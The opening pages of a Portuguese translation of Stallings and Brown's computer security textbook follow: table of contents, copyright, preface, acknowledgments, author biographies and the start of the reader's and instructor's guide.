



TRADUÇÃO DA  
2ª EDIÇÃO

# SEGURANÇA DE COMPUTADORES

PRINCÍPIOS E PRÁTICAS

WILLIAM STALLINGS  
LAWRIE BROWN

# **Segurança de Computadores**

---

## **PRINCÍPOOS E PRÁTICAS**

TRADUÇÃO DA 2<sup>A</sup> EDIÇÃO

William Stallings

Lawrie Brown

COM CONTRIBUIÇÕES DE

Mick Bauer

Michael Howard



ELSEVIER





# Sumário

---

[Capa](#)

[Folha de rosto](#)

[Cadastro](#)

[Copyright](#)

[Dedicatória](#)

[Prefácio](#)

[Novidades na segunda edição](#)

[Histórico](#)

[Objetivos](#)

[Público-alvo](#)

[Plano do texto](#)

[Cobertura de áreas de interesse do CISSP](#)

[Recursos para estudantes](#)

[Material de apoio para professores](#)

[Projetos e outros exercícios para estudantes](#)

## Agradecimentos

## Sobre os autores

## Capítulo 0. Guia do leitor e do instrutor

- 0.1 Estrutura deste livro
- 0.2 Um guia para leitores e instrutores
- 0.3 Suporte para certificação CISSP
- 0.4 Recursos de Internet e Web
- 0.5 Padrões

## Capítulo 1. Visão geral

- Objetivos de aprendizado
- 1.1 Conceitos de segurança de computadores
- 1.2 Ameaças, ataques e ativos
- 1.3 Requisitos funcionais de segurança
- 1.4 Uma arquitetura de segurança para sistemas abertos
- 1.5 Tendências da segurança de computadores
- 1.6 Estratégia de segurança de computadores
- 1.7 Leituras e sites recomendados
- 1.8 Termos principais, perguntas de revisão e problemas

## **Parte 1: Tecnologia e Princípios de Segurança de Computadores**

## Capítulo 2. Ferramentas criptográficas

- Objetivos de aprendizado
- 2.1 Confidencialidade com cifração simétrica
- 2.2 Autenticação de mensagem e funções de hash

- 2.3 Criptografia de chave pública
- 2.4 Assinaturas digitais e gerenciamento de chaves
- 2.5 Números aleatórios e pseudoaleatórios
- 2.6 Aplicação prática: cifração de dados armazenados
- 2.7 Leituras e sites recomendados
- 2.8 Termos principais, perguntas de revisão e problemas

## Capítulo 3. Autenticação de usuário

- Objetivos de aprendizado
- 3.1 Meios de autenticação
- 3.2 Autenticação baseada em senha
- 3.3 Autenticação baseada em token
- 3.4 Autenticação biométrica
- 3.5 Autenticação de usuário remoto
- 3.6 Questões de segurança para autenticação de usuários
- 3.7 Aplicação prática: sistema biométrico de identificação de íris
- 3.8 Estudo de caso: problemas de segurança para sistemas de caixa eletrônico
- 3.9 Leituras e sites recomendados
- 3.10 Termos principais, perguntas de revisão e problemas

## Capítulo 4. Controle de acesso

- Objetivos de aprendizado
- 4.1 Princípios de controle de acesso
- 4.2 Sujeitos, objetos e direitos de acesso
- 4.3 Controle de acesso discricionário
- 4.4 Exemplo: controle de acesso a arquivos do UNIX
- 4.5 Controle de acesso baseado em papéis

- 4.6 Estudo de caso: sistema RBAC para um banco
- 4.7 Leituras e sites recomendados
- 4.8 Termos principais, perguntas de revisão e problemas

## Capítulo 5. Segurança de bancos de dados

- Objetivos de aprendizado
- 5.1 A necessidade da segurança de bancos de dados
- 5.2 Sistemas de gerenciamento de bancos de dados
- 5.3 Bancos de dados relacionais
- 5.4 Controle de acesso a bancos de dados
- 5.5 Inferência
- 5.6 Bancos de dados estatísticos
- 5.7 Cifração de banco de dados
- 5.8 Segurança em nuvem
- 5.9 Leituras e sites recomendados
- 5.10 Termos principais, perguntas de revisão e problemas

## Capítulo 6. Software malicioso

- Objetivos de aprendizado
- 6.1 Tipos de software malicioso (malware)
- 6.2 Propagação — conteúdo infectado — vírus
- 6.3 Propagação — exploração de vulnerabilidade — vermes
- 6.4 Propagação — engenharia social — spam por e-mail, cavalos de troia
- 6.5 Carga útil — corrupção de sistema
- 6.6 Carga útil — agente de ataque — zumbi, bots
- 6.7 Carga útil — roubo de informações — keyloggers, phishing, software espião (spyware)
- 6.8 Carga útil — camuflagem — portas dos fundos, rootkits

- 6.9 Contramedidas
- 6.10 Leituras e sites recomendados
- 6.11 Termos principais, perguntas de revisão e problemas

## Capítulo 7. Ataques de negação de serviço

- Objetivos de aprendizado
- 7.1 Ataques de negação de serviço
- 7.2 Ataques de inundação
- 7.3 Ataques de negação de serviço distribuídos
- 7.4 Ataques de largura de banda baseados em aplicação
- 7.5 Ataques refletores e amplificadores
- 7.6 Defesas contra ataques de negação de serviço
- 7.7 Resposta a um ataque de negação de serviço
- 7.8 Leituras e sites recomendados
- 7.9 Termos principais, perguntas de revisão e problemas

## Capítulo 8. Detecção de intrusão

- Objetivos de aprendizado
- 8.1 Intrusos
- 8.2 Detecção de intrusão
- 8.3 Detecção de intrusão baseada em máquina cliente
- 8.4 Detecção de intrusão distribuída baseada em máquina cliente
- 8.5 Detecção de intrusão baseada em rede
- 8.6 Detecção de intrusão adaptativa distribuída
- 8.7 Formato de troca de detecção de intrusão
- 8.8 Potes de mel (honeypots)
- 8.9 Sistema de exemplo: snort

8.10 Leituras e sites recomendados

8.11 Termos principais, perguntas de revisão e problemas

## Capítulo 9. Firewalls e sistemas de prevenção de intrusão

Objetivos de aprendizado

9.1 A necessidade de firewalls

9.2 Características dos firewalls

9.3 Tipos de firewalls

9.4 Implantação de firewall

9.5 Localização e configurações de firewalls

9.6 Sistemas de prevenção de intrusão

9.7 Exemplo: produtos para gerenciamento unificado de ameaças

9.8 Leituras e sites recomendados

9.9 Termos principais, perguntas de revisão e problemas

Perguntas de revisão

Problemas

## Parte 2: Segurança de Software e Sistemas Confiáveis

### Capítulo 10. Estouro de capacidade de buffer

Objetivos de aprendizado

10.1 Estouros de capacidade de pilha

10.2 Defesa contra estouros de capacidade de buffer

10.3 Outras formas de ataques de estouro de capacidade

10.4 Leituras e sites recomendados

10.5 Termos principais, perguntas de revisão e problemas

### Capítulo 11. Segurança de software

## Objetivos de aprendizado

- 11.1 Questões de segurança de software
- 11.2 Tratamento de entradas do programa
- 11.3 Escrever código de programa seguro
- 11.4 Interação com o sistema operacional e outros programas
- 11.5 Tratamento de saída de programas
- 11.6 Leituras e sites recomendados
- 11.7 Termos principais, perguntas de revisão e problemas

## Capítulo 12. Segurança de sistemas operacionais

### Objetivos de aprendizado

- 12.1 Introdução à segurança de sistemas operacionais
- 12.2 Planejamento da segurança do sistema
- 12.3 Fortalecimento de sistemas operacionais
- 12.4 Segurança de aplicações
- 12.5 Manutenção de segurança
- 12.6 Segurança do Linux/Unix
- 12.7 Segurança do windows
- 12.8 Segurança de virtualização
- 12.9 Leituras e sites recomendados
- 12.10 Termos principais, perguntas de revisão e problemas

## Capítulo 13. Computação confiável e segurança multinível

### Objetivos de aprendizado

- 13.1 O modelo Bell-Lapadula para segurança de computadores
- 13.2 Outros modelos formais para segurança de computadores
- 13.3 Conceito de sistemas confiáveis

- 13.4 Aplicação de segurança multinível
- 13.5 Computação confiável e o módulo de plataforma confiável (TPM)
- 13.6 Critérios comuns para avaliação de segurança de tecnologia da informação
- 13.7 Garantia de segurança e avaliação
- 13.8 Leituras e sites recomendados
- 13.9 Termos principais, perguntas de revisão e problemas

## **Parte 3: Questões de Gerenciamento**

### **Capítulo 14. Gerenciamento de segurança de TI e avaliação de riscos**

- Objetivos de aprendizado
- 14.1 Gerenciamento de segurança de TI
- 14.2 Contexto organizacional e política de segurança
- 14.3 Avaliação de risco de segurança
- 14.4 Análise detalhada de riscos de segurança
- 14.5 Estudo de caso: Silver Star Mines
- 14.6 Leituras e sites recomendados
- 14.7 Termos principais, perguntas de revisão e problemas

### **Capítulo 15. Controles, planos e procedimentos de segurança de TI**

- Objetivos de aprendizado
- 15.1 Implementação de gerenciamento de segurança de TI
- 15.2 Controles ou salvaguardas de segurança
- 15.3 Plano de segurança de TI
- 15.4 Implementação de controles
- 15.5 Acompanhamento da implementação
- 15.6 Estudo de caso: Silver Star Mines
- 15.7 Leituras recomendadas

## 15.8 Termos principais, perguntas de revisão e problemas

# Capítulo 16. Segurança física e de infraestrutura

## Objetivos de aprendizado

- 16.1 Visão geral
- 16.2 Ameaças à segurança física
- 16.3 Medidas de prevenção e mitigação de segurança física
- 16.4 Recuperação após violações de segurança física
- 16.5 Exemplo: política corporativa de segurança física
- 16.6 Integração de segurança física e lógica
- 16.7 Leituras e sites recomendados
- 16.8 Termos principais, perguntas de revisão e problemas

# Capítulo 17. Segurança de recursos humanos

## Objetivos de aprendizado

- 17.1 Conscientização, treinamento e educação de segurança
- 17.2 Práticas e políticas de emprego
- 17.3 Políticas de uso de e-mail e internet
- 17.4 Equipes de resposta a incidentes de segurança de computadores
- 17.5 Leituras e sites recomendados
- 17.6 Termos principais, perguntas de revisão e problemas

# Capítulo 18. Auditoria de segurança

## Objetivos de aprendizado

- 18.1 Arquitetura de auditoria de segurança
- 18.2 Trilha de auditoria de segurança
- 18.3 Implementação da função de registro

- 18.4 Análise de trilha de auditoria
- 18.5 Exemplo: abordagem integrada
- 18.6 Leituras e sites recomendados
- 18.7 Termos principais, perguntas de revisão e problemas

## Capítulo 19. Aspectos legais e éticos

- Objetivos de aprendizado
- 19.1 Cibercrime e crime de computador
- 19.2 Propriedade intelectual
- 19.3 Privacidade
- 19.4 Questões éticas
- 19.5 Leituras e sites recomendados
- 19.6 Termos principais, perguntas de revisão e problemas

## **Parte 4: Algoritmos Criptográficos**

### Capítulo 20. Cifração simétrica e confidencialidade de mensagens

- Objetivos de aprendizado
- 20.1 Princípios de cifração simétrica
- 20.2 Padrão de cifração de dados (DES)
- 20.3 Padrão de cifração avançado (AES)
- 20.4 Cifras de fluxo e RC4
- 20.5 Modos de operação de cifra de bloco
- 20.6 Localização de dispositivos de cifração simétrica
- 20.7 Distribuição de chaves
- 20.8 Leituras e sites recomendados
- 20.9 Termos principais, perguntas de revisão e problemas

## **Capítulo 21. Criptografia de chave pública e autenticação de mensagem**

Objetivos de aprendizado

21.1 Funções de hash seguras

21.2 HMAC

21.3 Algoritmo de cifração de chave pública RSA

21.4 Algoritmo de Diffie-Hellman e outros algoritmos assimétricos

21.5 Leituras e sites recomendados

21.6 Termos principais, perguntas de revisão e problemas

## **Parte 5: Segurança de Rede**

### **Capítulo 22. Protocolos e padrões de segurança da internet**

Objetivos de aprendizado

22.1 Correio eletrônico seguro e S/MIME

22.2 Domainkeys identified mail

22.3 Camada de sockets de segurança (SSL) e segurança da camada de transporte (TLS)

22.4 HTTPS

22.5 Segurança no IPv4 e no IPv6

22.6 Leituras e sites recomendados

22.7 Termos principais, perguntas de revisão e problemas

### **Capítulo 23. Aplicações de autenticação na internet**

Objetivos de aprendizado

23.1 Kerberos

23.2 X.509

23.3 Infraestrutura de chave pública

23.4 Gerenciamento federado de identidades

23.5 Leituras e sites recomendados

23.6 Termos principais, perguntas de revisão e problemas

## Capítulo 24. Segurança de redes sem fio

Objetivos de aprendizado

24.1 Visão geral de segurança sem fio

24.2 Visão geral da LAN sem fio IEEE 802.11

24.3 Segurança de LAN sem fio IEEE 802.11i

24.4 Leituras e sites recomendados

24.5 Termos principais, perguntas de revisão e problemas

## Créditos

Acrônimos

Livros de William Stallings sobre tecnologia de computadores e comunicações de dados

## Referências

Abreviaturas

## Apêndice A. Projetos e outros exercícios para ensinar segurança de computadores

A.1 Projeto de hacking

A.2 Exercícios de laboratório

A.3 Projetos de pesquisa

A.4 Projetos de programação

A.5 Avaliações de segurança prática

A.6 Projetos de firewall

A.7 Estudos de caso

A.8 Relatórios

A.9 Leitura/relatórios

## Anexo

Notação

Capítulos e apêndices on-line em inglês

## Índice remissivo

---

# Cadastro

---



---

# Copyright

---

© 2014, Elsevier Editora Ltda.

Todos os direitos reservados e protegidos pela Lei no 9.610, de 19/02/1998.

Nenhuma parte deste livro, sem autorização prévia por escrito da editora, poderá ser reproduzida ou transmitida sejam quais forem os meios empregados:  
eletrônicos, mecânicos, fotográficos, gravação ou quaisquer outros.

Copyright © 2012, 2008. Pearson Education, Inc; publishing as Prentice Hall

*Copidesque:* Ivone Teixeira

*Revisão:* Adriana Kramer e Lara Alves dos Santos

*Editoração Eletrônica:* Thomson Digital

*Tradução:* Arlete Simille Marques

*Revisão Técnica:* Marcos Simplício

Elsevier Editora Ltda.

Conhecimento sem Fronteiras

Rua Sete de Setembro, 111 – 16º andar  
20050-006 – Centro – Rio de Janeiro – RJ – Brasil

Rua Quintana, 753 – 8º andar  
04569-011 – Brooklin – São Paulo – SP

Serviço de Atendimento ao Cliente  
0800-0265340 [atendimento1@elsevier.com](mailto:atendimento1@elsevier.com)

ISBN original 978-01-327-7506-9  
ISBN (versão eletrônica): 978-85-352-6450-0  
ISBN 978-85-352-6449-4  
ISBN digital 978-85-352-6450-0

**Nota:** Muito zelo e técnica foram empregados na edição desta obra. No entanto, podem ocorrer erros de digitação, impressão ou dúvida conceitual. Em qualquer das hipóteses, solicitamos a comunicação ao nosso Serviço de Atendimento ao Cliente, para que possamos esclarecer ou encaminhar a questão. Nem a editora nem o autor assumem qualquer responsabilidade por eventuais danos ou perdas a pessoas ou bens, originados do uso desta publicação.

**CIP-BRASIL. CATALOGAÇÃO NA PUBLICAÇÃO SINDICATO  
NACIONAL DOS EDITORES DE LIVROS, RJ**

S781s

2. ed.

Stallings, William, 1945-

Segurança de computadores : princípios e práticas / William Stallings, Lawrie Brown ; [tradução Arlete Simille Marques]. - 2. ed. - Rio de Janeiro : Elsevier, 2014.

28 cm.

Tradução de: Computer security, 2nd. ed.

ISBN 978-85-352-6449-4

1. Informática. 2. Programas de computador 3. Sistemas operacionais (Computadores). I. Brown, Lawrie. II. Título.

13-05680 CDD: 004

CDU: 004

---

# Dedicatória

---

Para minha amada esposa, A. T. S.

WS

Para minha família estendida, que ajudou a tornar tudo isso possível.

LB

---

# Prefácio

---

## Novidades na segunda edição

Nos quatro anos e meio que se passaram desde a primeira edição deste livro, a área passou por inovações e melhorias contínuas. Nesta nova edição, tentamos capturar essas mudanças e, ao mesmo tempo, manter uma cobertura ampla e abrangente de toda a área. Para começar o processo de revisão, a primeira edição deste livro passou por uma revisão extensiva por vários professores que lecionam o assunto e por profissionais que trabalham na área. O resultado é que em muitos lugares a narrativa ficou mais clara e mais forte, e as ilustrações foram melhoradas.

Uma mudança óbvia no livro é a revisão da organização, que torna mais clara a apresentação de tópicos relacionados. Há um novo capítulo sobre segurança de sistemas operacionais e um novo capítulo sobre segurança de redes sem fio. O material da Parte Três teve os capítulos realocados, com o intuito de apresentá-lo de modo mais sistemático.

Além desses refinamentos para melhorar a pedagogia e ficar mais amigável ao usuário, houve substanciais mudanças em todo o livro. Entre os pontos altos citamos:

- **Segurança de sistemas operacionais:** Esse capítulo reflete o foco na NIST SP800-123 e também abrange o importante tópico da segurança de máquinas virtuais.
- **Segurança em nuvem:** Uma nova seção abrange as questões de segurança relacionadas com a interessante área nova da computação em nuvem.
- **Ataques de negação de serviço baseados em aplicação:** Uma nova seção trata dessa forma predominante de ataque de DoS.
- **Software malicioso:** Esse capítulo proporciona um foco diferente do da primeira edição. Cada vez mais vemos malwares do tipo backdoor/rootkit instalados por ataques de engenharia social, em vez da mais clássica infecção direta por vírus/vermes. E o phishing está mais proeminente do que nunca. Essas tendências são refletidas na cobertura.

- **Protocolo e padrões de segurança na Internet:** Esse capítulo foi expandido para incluir dois importantes protocolos e serviços adicionais: HTTPS e DKIM.
- **Segurança de redes sem fio:** Um novo capítulo sobre segurança de redes sem fio foi acrescentado.
- **Resposta a incidentes de segurança computacional:** A seção sobre CSIR foi atualizada e expandida.
- **Auxílio ao estudante:** Agora cada capítulo começa com uma lista de objetivos de aprendizado.
- **Programas de ensino:** O texto contém mais material do que pode ser abordado convenientemente em um semestre. Por isso, oferecemos aos professores vários programas de ensino que orientam a utilização do texto dentro de tempo limitado (p. ex., 16 semanas ou 12 semanas). Esses programas são baseados na experiência de professores que usaram a primeira edição.
- **Conjunto de problemas práticos:** Um conjunto de problemas para resolver em casa, juntamente com soluções, é fornecido para uso do estudante.
- **Banco de testes:** Um conjunto de perguntas de revisão, incluindo sim/não, múltipla escolha e preenchimento de lacunas, é dado em cada capítulo.

---

# Histórico

---

O interesse no aprendizado da segurança de computadores e tópicos relacionados vem crescendo a uma taxa impressionante nos últimos anos. Esse interesse foi impulsionado por vários fatores, dois dos quais se destacam:

1. À medida que sistemas de informação, bancos de dados e sistemas distribuídos e comunicações pela Internet se tornaram predominantes no mundo comercial, aliados à crescente intensidade e sofisticação de ataques relacionados à segurança, as organizações passaram a reconhecer a necessidade de uma estratégia de segurança abrangente. Essa estratégia abarca o uso de hardware e software especializados, e pessoal treinado para enfrentar essa necessidade.
2. A educação em segurança de computadores, muitas vezes denominada *educação de segurança de informação* ou *educação de garantia de segurança de informação*, surgiu como meta nacional nos Estados Unidos e em outros países, com implicações na defesa nacional e segurança interna. Organizações como o Colloquium for Information System Security Education e a Assurance Courseware Evaluation (IACE) Program da National Security Agency (NSA) estão abrindo caminho para que o governo assuma seu papel no desenvolvimento de padrões para educação em segurança de computadores.

Dessa maneira, o número de cursos sobre segurança de computadores e áreas relacionadas em universidades federais, estaduais, municipais e outras instituições está crescendo.

## Objetivos

O objetivo deste livro é oferecer um levantamento atualizado dos desenvolvimentos na área da segurança de computadores. Os problemas centrais que se apresentam aos projetistas de segurança e administradores de segurança incluem definir as ameaças a sistemas computacionais e redes, avaliar os riscos

relativos dessas ameaças e desenvolver contramedidas efetivas em termos de custo e fáceis de usar.

Os seguintes temas básicos unificam a discussão:

- **Princípios:** Embora o escopo deste livro seja amplo, há vários princípios básicos que aparecem repetidas vezes como temas que unificam essa área. Exemplos são as questões relativas a autenticação e controle de acesso. O livro salienta esses princípios e examina sua aplicação em áreas específicas da segurança de computadores.
- **Abordagens de projeto:** O livro examina abordagens alternativas para cumprir requisitos específicos de segurança de computadores.
- **Padrões:** Os padrões estão adquirindo importância cada vez maior e até dominante nessa área. Entender o estado atual e a direção futura da tecnologia requer uma discussão abrangente dos padrões relacionados.
- **Exemplos do mundo real:** Vários capítulos incluem uma seção que mostra a aplicação prática dos princípios do capítulo em um ambiente do mundo real.

## Público-alvo

O livro visa ao público acadêmico e ao público profissional. Como livro didático, é dirigido a cursos de graduação de um ou dois semestres em ciência da computação, engenharia de computação e engenharia eletrônica. Ele abrange todos os tópicos de *Segurança e proteção de sistemas operacionais*, que é uma das matérias fundamentais do *IEEE/ACM Computer Curriculum 2008: An Interim Revision to CS 2001*, bem como vários outros tópicos. O livro abrange a área fundamental de *IAS Information Assurance and Security no IEEE/ACM Curriculum Guidelines for Undergraduate Degree Programs in Information Technology 2008*, e *CE-OPS6 Security and Protection do IEEE/ACM Computer Engineering Curriculum Guidelines 2004*.

Para os profissionais interessados nessa área, o livro serve como um volume de referência básica e é adequado ao autodidatismo.

## Plano do texto

O livro é dividido em cinco partes (veja o [Capítulo 0](#)):

- Tecnologia e princípios de segurança de computadores
- Segurança de software e sistemas confiáveis:
- Questões de gerenciamento

- Algoritmos criptográficos
- Segurança de rede

O livro é também acompanhado por vários apêndices on-line que dão mais detalhes sobre tópicos selecionados.

O livro inclui extenso glossário, uma lista de acrônimos frequentemente usados e bibliografia. Cada capítulo inclui problemas para resolver em casa, perguntas de revisão, uma lista de termos principais, sugestões de leituras complementares e sites recomendados.

## Cobertura de áreas de interesse do CISSP

Este livro abrange todas as áreas especificadas pela certificação CISSP (Certified Information Systems Security Professional). A designação CISSP do International Information Systems Security Certification Consortium (ISC)<sup>2</sup> é frequentemente referida como “padrão-ouro” quando se trata de certificação de segurança da informação. Essa é a única certificação universalmente reconhecida no setor de segurança. Muitas organizações, incluindo o Departamento de Defesa dos Estados Unidos e muitas instituições financeiras, agora exigem que o pessoal de segurança cibernética tenha o certificado do CISSP. Em 2004, o CISSP tornou-se o primeiro programa de TI a conquistar credenciamento sob o padrão internacional ISO/IEC 17024 (*General Requirements for Bodies Operating Certification of Persons*).

O exame do CISSP é baseado no Common Body of Knowledge (CBK), um compêndio de melhores práticas de segurança de informações desenvolvido e mantido pelo (ISC)<sup>2</sup>, uma organização sem fins lucrativos. O CBK é composto por até 10 domínios que abrangem o corpo de conhecimento exigido pela certificação CISSP. Consulte o [Capítulo 0](#) se quiser detalhes sobre a cobertura do CBK neste livro.

## Recursos para estudantes

Para esta nova edição, imensa quantidade de material de suporte para estudantes foi disponibilizada on-line, em dois locais da Web. O **Companion Website**, em [William Stallings.com/ComputerSecurity](http://WilliamStallings.com/ComputerSecurity) (clique no link Student Resources), inclui uma lista de links relevantes organizados por capítulo e uma folha de errata para o livro.

Além disso, acessar compra deste livro garante ao leitor acesso à página do

livro no site da Elsevier ([www.elsevier.com.br/segurancadecomputadores](http://www.elsevier.com.br/segurancadecomputadores)), que inclui o seguinte material:

- **Capítulos on-line:** Para limitar o tamanho e o custo do livro, dois capítulos são oferecidos em formato PDF. Os capítulos aparecem no sumário deste livro.
- **Apêndices on-line:** Há vários tópicos interessantes que dão apoio ao material encontrado no texto do livro, mas cuja inclusão não se justifica no texto impresso. Um total de nove apêndices abrange esses tópicos para o estudante interessado. Os apêndices aparecem no sumário deste livro.
- **Problemas para resolver em casa e soluções:** Para ajudar o estudante a entender o material, está disponível um conjunto separado de problemas para resolver em casa com soluções. Eles habilitam o estudante a testar o que entendeu do texto.
- **Artigos principais:** Várias dezenas de artigos da literatura profissional, muitos deles difíceis de encontrar, são oferecidos para leitura complementar.
- **Documentos de suporte:** Uma variedade de outros documentos úteis é referenciada no texto e oferecida on-line.

## Material de apoio para professores

Material de apoio para professores está disponível no **Instructor Resource Center (IRC)** para este livro, que pode ser encontrado por meio do site da editora, [www.pearsonhighered.com/stallings](http://www.pearsonhighered.com/stallings), ou clicando no link intitulado “Pearson Resources for Instructor” no Companion Website deste livro em [WilliamStallings.com/ComputerSecurity](http://WilliamStallings.com/ComputerSecurity). O IRC oferece o seguinte material:

- **Manual de projetos:** Recursos de projeto incluindo documentos e software portátil, mais projetos sugeridos para todas as categorias de projetos citadas na seção seguinte.
- **Manual de soluções:** Soluções para as perguntas de revisão e problemas apresentados no final dos capítulos.
- **Slides em PowerPoint:** Um conjunto de *slides* que abrangem todos os capítulos e são adequados para uso em aulas
- **Arquivos em PDF:** Reproduções de todas as figuras e tabelas do livro
- **Banco de testes:** Um conjunto de perguntas, capítulo por capítulo
- **Programas de ensino:** O texto contém mais material do que pode ser abordado convenientemente em um semestre. Por isso, oferecemos aos professores vários programas de ensino que orientam a utilização do texto

dentro de tempo limitado. Esses programas são baseados na experiência de professores que usaram a primeira edição.

O **Companion Website**, em [WilliamStallings.com/ComputerSecurity](http://WilliamStallings.com/ComputerSecurity) (clicar no link InstructorResources), inclui o seguinte:

- Links para sites Web para outros cursos que utilizam este livro
- Informações para inscrição em uma lista de e-mails para professores que usam este livro, com a finalidade de trocar informações, sugestões e perguntas entre eles e com o autor

## Projetos e outros exercícios para estudantes

Para muitos professores, um componente importante de um curso sobre segurança de computadores é um projeto ou um conjunto de projetos com os quais o estudante obtém experiência prática para reforçar conceitos abordados no texto. Este livro oferece um grau de suporte sem igual para incluir uma componente de projeto no curso. O material de suporte disponível para professores através da Prentice Hall inclui não somente orientação para atribuir e estruturar os projetos, mas também um conjunto de manuais de usuário para vários tipos de projeto juntamente com trabalhos específicos, todos escritos especialmente para este livro. Os professores podem atribuir trabalhos nas seguintes áreas:

- **Exercícios de hacking:** Dois projetos que permitem que o estudante entenda as questões de detecção e prevenção de intrusão.
- **Exercícios de laboratório:** Uma série de projetos que envolvem programação e experimentos com conceitos dados neste livro.
- **Projetos de pesquisa:** Uma série de trabalhos de pesquisa para o estudante pesquisar um tópico em particular na Internet e redigir um relatório.
- **Projetos de programação:** Uma série de projetos de programação que abrangem ampla gama de tópicos e podem ser implementados em qualquer linguagem adequada, em qualquer plataforma.
- **Avaliações de segurança prática:** Um conjunto de exercícios para examinar a infraestrutura atual e práticas de uma organização existente.
- **Projetos de firewall:** Um simulador portável para visualização do funcionamento de firewalls de rede é dado, juntamente com exercícios para ensinar os fundamentos de firewalls.
- **Estudos de caso:** Um conjunto de estudos de caso do mundo real, incluindo objetivos de aprendizado, descrição do caso e uma série de perguntas para

discussão de casos.

- **Redação de trabalhos:** Uma lista de trabalhos de redação para facilitar o aprendizado do material.
- **Trabalhos de leitura/relatório:** Uma lista de artigos que podem ser designados para leitura e posterior escrita de um relatório, juntamente com o enunciado sugerido.

Esse conjunto diversificado de projetos e outros exercícios para estudantes habilitam o professor a usar o livro como um dos componentes de uma rica e variada experiência de aprendizado e a lapidar um plano de curso que atenda às necessidades específicas do professor e dos estudantes. O [Apêndice A](#) deste livro dá detalhes.

---

# Agradecimentos

---

Esta nova edição beneficiou-se da revisão de várias pessoas, que cederam generosamente parte de seu tempo e experiência. Os seguintes professores e instrutores revisaram todo o manuscrito ou grande parte dele: Bob Brown (Southern Polytechnic State University), Leming Zhou (University of Pittsburgh), Yosef Sherif (Mihaylo College of Business and Economics), Nazrul Islam (Farmingdale State University), Qinghai Gao (Farmingdale State University), Wei Li (New Southeastern University), Jeffrey Kane (New Southeastern University), Philip John Lunsford II (East Carolina University), Jeffrey H. Peden (Longwood University), Ratan Guha (University of Central Florida), Sven Dietrich (Stevens Institute of Technology) e David Liu (Purdue University, Fort Wayne).

Agradeço também às muitas pessoas que fizeram revisões técnicas detalhadas de um ou mais capítulos: Paymon Yamini Sharif, Umair Manzoor (UmZ), Adewumi Olatunji (FAGOSI Systems, Nigéria), Rob Meijer, Robin Goodchil, Greg Barnes (Inviolate Security LLC), Arturo Busleiman (Buanzo Consulting), Ryan M. Speers (Dartmouth College), Wynand van Staden (School of Computing, University of South Africa), Oh Sieng Chye, Michael Gromek, Samuel Weisberger, Brian Smithson (Ricoh Americas Corp, CISSP), Josef B. Weiss (CISSP), Robbert-Frank Ludwig (Veenendaal, ActStamp Information Security), William Perry, Daniela Zamfiroiu (CISSP), Rodrigo Ristow Branco, George Chetcuti (editor técnico, TechGenix), Thomas Johnson (diretor de segurança de informação de uma empresa holding de serviços bancários em Chicago, CISSP), Robert Yanus (CISSP), Rajiv Dasmohapatra (Wipro Ltd), Dirk Kotze, Ya'akov Yehudi, Stanley Wine (conferencista adjunto, Computer Information Systems Department, Zicklin School of Business, Baruch College).

O Dr. Lawrie Brown gostaria de agradecer em primeiro lugar a Bill Stallings pelo prazer de trabalhar com ele na produção deste texto. Gostaria também de agradecer a meus colegas da School of Information Technology and Electrical Engineering, University of New South Wales, Australian Defence Force

Academy em Canberra, Austrália, por seu incentivo e apoio. Gostaria de agradecer particularmente os comentários e críticas inspirados de Ed Lewis e Don Munro que, acredito, me ajudaram a produzir um texto mais acurado e sucinto.

Finalmente, gostaria de agradecer às muitas pessoas responsáveis pela publicação do livro — todas elas fizeram, como sempre, excelente trabalho. Isso inclui o pessoal da Prentice Hall, em particular nossa editora Tracy Dunkelberger, sua assistente Carole Snyder e a gerente de produção Kayla Smith-Tarbox. Agradecemos também a Shiny Rajesh e ao pessoal de produção da Integra por mais um trabalho excelente e rápido. Também agradecemos ao pessoal de marketing e vendas da Pearson — sem seus esforços, este livro não estaria nas suas mãos.

---

# Sobre os autores

---

O **Dr. William Stallings** é autor de 17 títulos e, contando edições revisadas, de mais de 40 livros sobre segurança de computadores, redes de computadores e arquitetura de computadores. Em mais de 20 anos na área, ele já foi colaborador técnico, gerente técnico e executivo em várias empresas de alta tecnologia. Atualmente é consultor independente cujos clientes incluem fabricantes e clientes de computadores e redes, empresas de desenvolvimento de software e instituições governamentais de pesquisa de ponta. Recebeu nove vezes o prêmio de melhor livro didático de ciência de computadores outorgado pela Text and Academic Authors Association.

Criou e mantém o Computer Science Student Resource Site em [ComputerScienceStudent.com](http://ComputerScienceStudent.com). Esse site oferece documentos e links para uma variedade de assuntos de interesse geral para estudantes de ciência da computação (e profissionais). É membro do conselho editorial de *Cryptologia*, periódico acadêmico dedicado a todos os aspectos da criptologia.

O **Dr. Lawrie Brown** é docente sênior na School of Information Technology and Electrical Engineering, na Australian Defence Force Academy (UNSW@ADFA) em Canberra, Austrália. Seus interesses profissionais incluem criptografia, segurança de comunicações e sistemas computacionais, e, mais recentemente, o projeto de ambientes seguros de código para dispositivos móveis usando a linguagem funcional Erlang. Trabalhou anteriormente no projeto e implementação de cifras de bloco de chave secreta, em particular a família de algoritmos criptográficos LOKI. Atualmente leciona cursos de segurança de computadores, criptografia, comunicação de dados e programação em Java, e conduz seminários sobre avaliação de risco de segurança e projeto de firewall.

---

## CAPÍTULO 0

---

# Guia do leitor e do instrutor

---

[0.1 Estrutura deste livro](#)

[0.2 Um guia para leitores e instrutores](#)

[0.3 Suporte para certificação CISSP](#)

[0.4 Recursos de Internet e Web](#)

[Sites para este livro](#)

[Site de recursos para o estudante de ciência da computação](#)

[Outros sites](#)

[Grupos on-line](#)

[0.5 Padrões](#)

Este livro, com o site que o acompanha, abrange grande quantidade de material. Aqui apresentamos ao leitor uma visão geral.

## 0.1 Estrutura deste livro

Depois de um capítulo introdutório, o [Capítulo 1](#), o livro está organizado em cinco partes:

**Parte Um: Tecnologia e Princípios de Segurança de Computadores:** Essa parte abrange áreas técnicas que devem fundamentar qualquer estratégia de segurança efetiva. O [Capítulo 2](#) apresenta uma lista dos principais algoritmos criptográficos, discute sua utilização e questões de força. Os capítulos restantes, nessa parte, examinam áreas técnicas da segurança de computadores: autenticação, controle de acesso, segurança de banco de dados, software maligno, recusa de serviço, detecção de intrusão e firewalls.

**Parte Dois: Segurança de Software e Sistemas Confiáveis:** Essa parte aborda questões referentes ao desenvolvimento e implementação de software,

incluindo sistemas operacionais, utilidades e aplicações. O [Capítulo 10](#) trata da eterna questão do estouro de buffer, enquanto o [Capítulo 11](#) examina várias outras questões de segurança de software. O [Capítulo 12](#) dá uma visão global da segurança do sistema operacional. O último capítulo dessa parte trata de computação confiável e segurança multinível, que são questões de software, bem como de hardware.

